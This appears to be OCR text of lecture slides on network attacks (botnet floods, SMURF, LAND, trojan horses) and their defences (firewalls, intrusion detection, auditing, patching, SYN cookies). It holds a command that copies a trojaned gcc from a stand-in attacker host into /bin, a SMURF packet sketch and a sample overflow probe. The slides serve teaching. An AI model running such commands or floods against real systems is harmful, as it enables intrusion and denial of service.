
Fire!

- Attacker notifies bot to attack a particular server
- Bot begin traffic flood against target



Graphic from grc.com

Result



- Victim falls off the Internet

Graphic from grc.com

Having More Fun

- SMURF attack: traffic amplification
  - Requests sent to broadcast subnet answered by all computers on subnet

src: <victim> **dst: *.255.255.255/8**

ICMP Echo Reply

  - Traffic at victim much higher than traffic sent by attacker

Having More Fun

- LAND Attack
  - Send one TCP SYN packet with both source and destination IP addresses set to destination machine
  - Destination machine will freeze for 15-30 seconds
  - Replaying the packet causes network collapse
  - First discovered 9 years ago
  - Windows Server 2003 was vulnerable
    - Any clients connected to an attacked server will freeze
  - Windows XP SP2 was vulnerable (with firewall disabled)
  - Finally fixed in Windows Vista

Having More Fun

- Motivated attacker
  - No automated tools
  - Clean up logs
  - Install method to “legitimately” connect to machine in the future
  - Bypass firewalls
  - Launch attacks from inside the network

Installing Trojan Horses

scp evil@attacker.net:/trojan/gcc /bin/gcc

- Inserts backdoor into every program it compiles
- Inserts backdoor-inserter into itself when recompiled

- Others: ls, login, …

Microsoft Windows Update - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Search Favorites Media

Address http://v4.windowsupdate.microsoft.com/en/default.asp Go Links

All Products | Support | Search | microsoft.com Guide

Microsoft Windows Update

Microsoft

Home | Windows Catalog | Windows Family | Office Update | Windows Update Worldwide

Windows Update

- Welcome
- Pick updates to install
- Review and install updates

Other Options

- View installation history
- Personalize Windows Update
- Get help and support

See Also

- About Windows Update

Checking for the latest version of the Windows Update software...

Depending on your connection speed, this might take a minute. During this time, you may receive one or more security warnings. Review each security warning to ensure that the content is signed by Microsoft, and then click **Yes** to install the software.

Done Internet

Trojan Internet Explorer

- What if you could install trojan IE?
  - Online OS updates delivered via IE
  - IE updates delivered via IE


- Trojaned IE would control all future OS updates

…Thanks to Bart Miller for the idea

Detection & Prevention

- Exploration
  - Firewalls
  - Port scan detection
- Exploit detection
  - Network intrusion detection
  - Host-based intrusion detection
  - Remote auditing
- Remove vulnerabilities
  - Code audits
  - Code patching
  - SYN flood protection

Firewalling



Classical Port Scan Detection

- Window schemes: N events in time M
  - Typically measure hits on closed ports
- Heuristics
  - Hits on empty IP addresses
- Problems with classic detection approaches:
  - Slow scan to evade window-based schemes
  - High traffic noise levels lead to high false alarm rates
  - No legal recourse

Network Intrusion Detection

- Signature based approach
  - Alert administrators to content that matches known exploit patterns
  - Low false alarm rate
  - Cannot detect novel attacks
  - Fails for encrypted channels
  - Must operate at network speed
- Example: Snort

Jf[illegible]aljk falj fadsjkldf

Fjkalsd;flk;ja fjk

Ekzkleizieqjn fjiellwq

pzkj'faj ueuuuu

/cgi-bin/pl.exe?AAAAA


387zjkjef

fjadsjkleklw

ALARM

Network Intrusion Detection

- Anomaly detection approach
  - Alert administrators when traffic patterns deviate from expected behavior
  - High false alarm rate
  - Designed to detect new, unknown attacks
  - Works on encrypted channels



Host-Based Intrusion Detection

- Observation: Execution behavior of a process changes following exploit
- Monitor processes running on a machine to detect these changes
- Deviation from expected behavior indicates intrusion

Masquerade Detection

- Apply host-based intrusion detection ideas to human users
- Build statistical profiles of each user's behavior
- Detect deviations from profile as possible attacker masquerading as user

Remote Auditing

- Do not store audit logs locally
  - Intruder can modify logs
- Need secure transmission & update mechanism
- Need an *append-only* log

- Read the logs occasionally!

Code Audits

- Manually review code
- Discover vulnerabilities before attackers
- OpenBSD
- Change unsafe coding practices


Aggressive Patching

- Vendors release patches for known vulnerabilities
- Keep system up to date
  - Code Red virus [July 2001]
    - **Still infected machines one year later!**
- Should admin of unpatched machine be liable when that machine is used as a stepping stone?

Defense Against SYN Flood

- Increase size of connection table
- Add more servers
- Trace attack back to source
- Ask your ISP to filter malicious packets
- Add firewall
  - Typically “SYN proxy”
- Partial solution was “SYN-cookies”
  - Reply to SYN with SYN-cookie
  - Allocate no resources until SYN-cookie is returned
- Egress filtering restricts spoofed IP addresses

Potential places to stop flood



Graphics from http://grc.com/dos/drdos.htm

Detection at ISPs

- Egress filtering at all ISPs would stop the spoofed SYN packets before they left home
- Egress filtering at all ISPs would prevent spoofed IP addresses from traversing the Internet
- Flagging multiply-tried, failed SYN/ACKs could be used to discover victims and filter further attack

Conclusions

- Understand the layers to an attack
- Develop a layered defense
  - Firewalls
  - Scan detection
  - Network intrusion detection
  - Host-based intrusion detection
  - Auditing

Conclusions

- Keep your systems up to date
- Know the history of your program developers
  - Choose to run programs from developers with a good track record of preventing vulnerabilities
  - Choose to run programs from developers that rapidly patch newly discovered vulnerabilities
- Use caution when operating online
  - Know your security settings